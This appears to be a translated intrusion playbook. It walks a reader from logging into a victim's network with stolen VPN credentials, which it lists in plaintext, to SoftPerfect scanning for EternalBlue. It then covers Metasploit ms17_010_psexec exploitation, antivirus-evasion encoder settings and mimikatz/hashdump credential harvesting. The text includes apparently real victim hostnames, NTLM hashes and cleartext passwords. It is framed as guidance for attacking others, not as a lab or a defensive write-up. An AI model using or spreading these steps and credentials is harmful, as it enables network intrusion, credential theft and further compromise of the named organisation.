


192.168.0.0 — 192.168.255.255

Open the Softperfect scanner and enter the resulting ranges.



Enter CTRL+O, the scanner settings will open, set everything as I have done in the screenshots:







Click OK


Go to account settings.

Here we will enter the logins and passwords from our VPN




```
5 207.180.155.219:10443,FGT50E3U17042141,marc,MLpm2020#,SSL_v
6 207.180.155.219:10443,FGT50E3U17042141,marc,MLpm2020#,SSL_v
7 207.180.155.219:10443,FGT50E3U17042141,marc,MLpm2020#,SSL_v
8 207.180.155.219:10443,FGT50E3U17042141,marc,MLpm2020#,SSL_v
9 207.180.155.219:10443,FGT50E3U17042141,marc,MLpm2020#,SSL_v
```

If you are using the paid version of the scanner then you will have a field integration with nmap




Select(check) SMB EternalBlue and start scanning





After the scan completes, we will see something like this:

IP адрес	Имя хоста	TCP порты	Залогиненный пользователь	Рабочая группа	Операционная система	Писатели общих папок	Дисковое пространство	Алтайм	Аккаунты пользователей	SMB EternalBlue
192.168.2.94	RNP0026738608F3	5001		WORKGROUP	OS/2 2.7					
192.168.2.152		5001			Unknown platform (0x0)					
192.168.2.23	WORKSTATION02	445, 3389	...vmware_user_ Administrator, A...	BENS	Windows XP	BUILTIN\Администраторы, B...	466 GB	31d 12h ...	Administrator, Gast, HelpAssistant, SUPPORT_...	VULNERABLE# ...
192.168.2.38	WORKSTATION04	445, 3389	...vmware_user_ Administrator, A...	BENS	Windows XP	BUILTIN\Администраторы, B...	466 GB	38d 10h ...	Administrator, Gast, HelpAssistant, SUPPORT_...	VULNERABLE# ...
192.168.2.19	WORKSTATION	445, 3389	Administrator, JKE, JKE	BENS	Windows XP		149 GB	242d 13h...	Administrator, Gast, gebruiker, HelpAssistant, ...	VULNERABLE# ...
192.168.2.213	SRVWINCC1	445, 3389	Administrator, Administrator, winc...	BENS	Windows 7/Server 2008 R2	BUILTIN\Администраторы, ...	99,9 GB	102d 20h...	Administrator, Axiens, Guest	VULNERABLE# ...
192.168.2.222	CLIENTWINCC3	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axiens, Guest	VULNERABLE# ...
192.168.2.223	CLIENTWINCC4	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	52d 17h ...	Administrator, Axiens, Guest	VULNERABLE# ...
192.168.2.224	CLIENTWINCC5	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axiens, Guest	VULNERABLE# ...
192.168.2.226	CLIENTWINCC1	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axiens, Guest	VULNERABLE# ...
192.168.2.14	WORKSTATION17	445, 3389	Administrator, bes, bla	BENS	Windows XP	BUILTIN\Администраторы, B...	149 GB	112d 23h...	Administrator, ASPNET, Gast, HelpAssistant, S...	VULNERABLE# ...
192.168.2.22	PC_BUREEL_N	445, 3389		BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.29	WORKSTATION06N	445, 3389		BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.214	SRVWINCC2	445, 3389		BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.215	VEEAM	445, 3389		WORKGROUP	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.221	CLIENTWINCC2	445, 3389		BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.85	BENSPAXTON	445, 1433, 3389		WORKGROUP	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.203	APPLSERVER1	445, 1433	WINCC_SERVER	BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.204	APPLSERVER2	445, 1433	SQLSERVICE	BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.66	WORKSTATION74	445	Administrator, diepvries, SpaceGua...	BENS	Windows 2000	BUILTIN\Администраторы, B...	18,6 GB	38d 1h 3...	Administrator, Guest, VUSR_WORKSTATION74	VULNERABLE# ...
192.168.2.9	S06834B5	445		S06834B5	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.61	WORKSTATION51	445	WORKSTATION51S	BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.69	WORKSTATION55	445	VERZENDING	BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.116	PC-BUREEL-WIN7	445		BENS	Unknown platform (0x0)					VULNERABLE# ...
192.168.2.1					Unknown platform (0x0)					

Our task is to sort the results by workgroup and TCP ports. And check for the presence of red C \$ disks in pluses under the IP address column



Also do not forget that if you have a paid version of the scanner, you'll need some alternative settings



Ports and their correspondences with services

General:135,137,139,445,8080,80,443

Nas synology port: 5000,5001 - Data store

Veeam: 9443,9392,9393,9401,6160 - Backups

DB mysql,mssql,db2,postgres:3306,1433,50000,5432,5433 -Database

Veritas backup exec. 6101,10000,3527,6106,1125,1434,6102 server
3527,6106 - Backups

Oracle: 1521,1522

Remote control: 22,21,3389 4899,5900 - Possibility of alternative
connection to a computer

Nfs: 111,1039,1047,1048,2049

Iscsi: 860,3260

replication: 902,31031,8123,8043,5480,5722

Sophos Web: 4444

Sophos Console: 2195,8190,8191,8192,8193,8194,49152-65535

**In the far right column after the scan, we will see vulnerable devices
for the Eternal Blue vulnerability (MS-17-010).**

Next, we will look at the exploitation of this vulnerability in detail.



MS-17-010 (Eternal Blue)

To exploit the vulnerability, you will need Metasploit installed on a virtual machine.

Open the CMD console in Windows

Register msfconsole, press enter and wait for metasploit to load

```
= [ metasploit v6.0.43-dev-a3a6c1b903098b56adfafc28b468d205b596fca2 ]
+ -- --=[ 2126 exploits - 1138 auxiliary - 361 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 8 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 > _
```

After loading metasploit, enter the commands one by one:

setg LHOST (IP of our VPNA)



Имя VPN 123
IP адрес 10.212.134.201
Имя пользователя Actemium
Продолжительность 00:28:37
Получено байт 6.07 Мб
Отправлено байт 1.2 Мб

Разъединить

setg RHOSTS (IP of our vulnerable devices, separated by a space)

IP адрес	Имя хоста	TCP порты	Запомненный пользователь	Рабочая группа	Операционная система	Послать общий папок	Дискное пространство	Алтайл	Аккаунты пользователей	SMB Eternal...
192.168.2.222	CLIENTWINCC3	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axians, Guest	VULNERABLE# ...
192.168.2.61	WORKSTATION51	445	WORKSTATION51S	BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.19	WORKSTATION	445, 3389	Administrator, JKE, JKE	BENS	Windows XP		149 GB	242d 13h...	Administrator, Gast, gebruiker, HelpAssistant, ...	VULNERABLE# ...
192.168.2.66	WORKSTATION74	445	Administrator, dieprivies, SpaceGua...	BENS	Windows 2000	BUILTIN\Администраторы, B...	18,6 GB	38d 1h 3...	Administrator, Guest, VUSR_WORKSTATION74	VULNERABLE# ...
192.168.2.221	CLIENTWINCC2	445, 3389		BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.213	SRVWINCC1	445, 3389	Administrator, Administrator, winc...	BENS	Windows 7/Server 2008 R2	BUILTIN\Администраторы, ...	99,9 GB	102d 20h...	Administrator, Axians, Guest	VULNERABLE# ...
192.168.2.223	CLIENTWINCC4	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	52d 17h ...	Administrator, Axians, Guest	VULNERABLE# ...
192.168.2.29	WORKSTATION60N	445, 3389		BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.215	VEEAM	445, 3389		WORKGROUP	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.38	WORKSTATION04	445, 3389	__vmware_user__, Administrator, A...	BENS	Windows XP	BUILTIN\Администраторы, B...	466 GB	38d 10h ...	Administrator, Gast, HelpAssistant, SUPPORT...	VULNERABLE# ...
192.168.2.14	WORKSTATION17	445, 3389	Administrator, bes, bla	BENS	Windows XP	BUILTIN\Администраторы, B...	149 GB	112d 23h...	Administrator, ASPNET, Gast, HelpAssistant, S...	VULNERABLE# ...
192.168.2.22	PC_BUREEL_N	445, 3389		BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.203	APPLSERVER1	445, 1433	WINCC_SERVER	BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.23	WORKSTATION02	445, 3389	__vmware_user__, Administrator, A...	BENS	Windows XP	BUILTIN\Администраторы, B...	466 GB	31d 12h ...	Administrator, Gast, HelpAssistant, SUPPORT...	VULNERABLE# ...
192.168.2.224	CLIENTWINCC5	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axians, Guest	VULNERABLE# ...
192.168.2.226	CLIENTWINCC1	445, 3389	Administrator, operator	BENS	Windows 7/Server 2008 R2	S-1-5-21-3833651780-1474780...	39,9 GB	375d 19h...	Administrator, Axians, Guest	VULNERABLE# ...
192.168.2.204	APPLSERVER2	445, 1433	SQLSERVICE	BENS	Unknown platform (Dx0)					VULNERABLE# ...
192.168.2.69	WORKSTATION55	445	VERZENDING	BENS	Unknown platform (Dx0)					VULNERABLE# ...

use exploit t/wi ndows/smb/ms17_010_psexec

set payload payload/wi ndows/meterpreter/bi nd_tcp

exploit

The end result looks like this:

```
msf6 > setg LHOST 10.212.134.201
LHOST => 10.212.134.201
<.203, 192.168.2.23, 192.168.2.224, 192.168.2.226, 192.168.2.204, 192.168.2.69
RHOSTS => 192.168.2.222, 192.168.2.61, 192.168.2.19, 192.168.2.66, 192.168.2.221, 192.168.2.213, 192.168.2.223,
.168.2.14, 192.168.2.22, 192.168.2.203, 192.168.2.23, 192.168.2.224, 192.168.2.226, 192.168.2.204, 192.168.2.69
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload payload/windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > exploit_
```

Press enter and hope for success

If successful, you will see this:

```
[+] 192.168.2.19:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.2.19:4444
[*] Sending stage (175174 bytes) to 192.168.2.19
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.2.19:4444) at 2021-08-21 04:18:20 +0300
[*] Session 1 created in the background.
```

In case of errors, ACCESS DENIED

You can try to encrypt the antivirus payload using the commands below:

```
set EnableStageEncoding true
set StageEncoder x86/shi kata_ga_nai
set encoder x86/shi kata_ga_nai
set ExitOnSession false
set SessionCommunicationTimeout 0

exploit
```

Next, we wait for the completion of the process and watch active sessions meterpreter-a

The sessions command displays a list of computers by numbering that the exploit managed to break through

```
msf6 exploit(windows/smb/ms17_010_psexec) > sessions
Active sessions
=====
  Id  Name  Type  Information  Connection
  ---  ---  ---  ---  ---
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WORKSTATION 0.0.0.0:0 -> 192.168.2.19:4444 (192.168.2.19)
  2    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WORKSTATION60N 0.0.0.0:0 -> 192.168.2.29:4444 (192.168.2.29)
msf6 exploit(windows/smb/ms17_010_psexec) >
```

In our case, we have 2 open sessions.

Let's move on to the first command, sessions 1

Next, we enter the commands:

```
getsystem
```

```
load kiwi
```

sysinfo – here we are interested in whether the computer is in the domain

In this case, we see that yes, it is in the domain.


```

meterpreter > getsystem
..got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > load kiwi
Loading extension kiwi...
.#####.   mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > sysinfo
Computer      : WORKSTATION
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : nl_BE
Domain       : BENS
Logged On Users : 4
Meterpreter  : x86/windows
meterpreter >

```

Next, enter the hashdump command

We get a list of user hashes, and copy them into a separate text editor.

```

meterpreter > hashdump
Administrator:500:63695398e08009fdaad3b435b51404ee:63763f4d6550e03b3bfe783cb22183b8:::
Gast:501:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
gebruiker:1005:aad3b435b51404eeaaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:feab1a4801155821cdc9cdb771a52a9c:487b99a89aa7391287f009023c09bbcb:::
SUPPORT_388945a0:1002:aad3b435b51404eeaaad3b435b51404ee:557ee1dae335ee4441cd7c141777a01d:::
meterpreter >

```

Next, enter creds_all — this command will try to get unencrypted passwords from the system

```

meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username      Domain  LM              NTLM              SHA1
-----
Administrator BENS   63695398e08009fdaad3b435b51404ee 63763f4d6550e03b3bfe783cb22183b8 a061ccb81239dea86b397c594dc74f0c03c00225
jke           BENS   878d3cbe250d4153aad3b435b51404ee 874ea4de2df7b54cc7b7569cca9383bd 79838c1c4e2aa6c3a58f78c6b45092a00cd2e629
WORKSTATION$ BENS
-----
wdigest credentials
=====
Username      Domain  Password
-----
(null)        (null)  7e 21 0d 62 3b 28 cf a2 8e c7 21 03 d0 fa 04 7c 99 5f 56 ed 57 31 25 bf df 0b e9 ae
Administrator BENS   suriv
jke           BENS   jke
WORKSTATION$ BENS   7e 21 0d 62 3b 28 cf a2 8e c7 21 03 d0 fa 04 7c 99 5f 56 ed 57 31 25 bf df 0b e9 ae
-----
kerberos credentials
=====
Username      Domain  Password
-----
(null)        (null)  (null)
Administrator BENS   (null)
WORKSTATION$ BENS   7e 21 0d 62 3b 28 cf a2 8e c7 21 03 d0 fa 04 7c 99 5f 56 ed 57 31 25 bf df 0b e9 ae
jke           BENS   (null)
workstation$ BENS   (null)
meterpreter >

```

We also copy them into a separate text document.

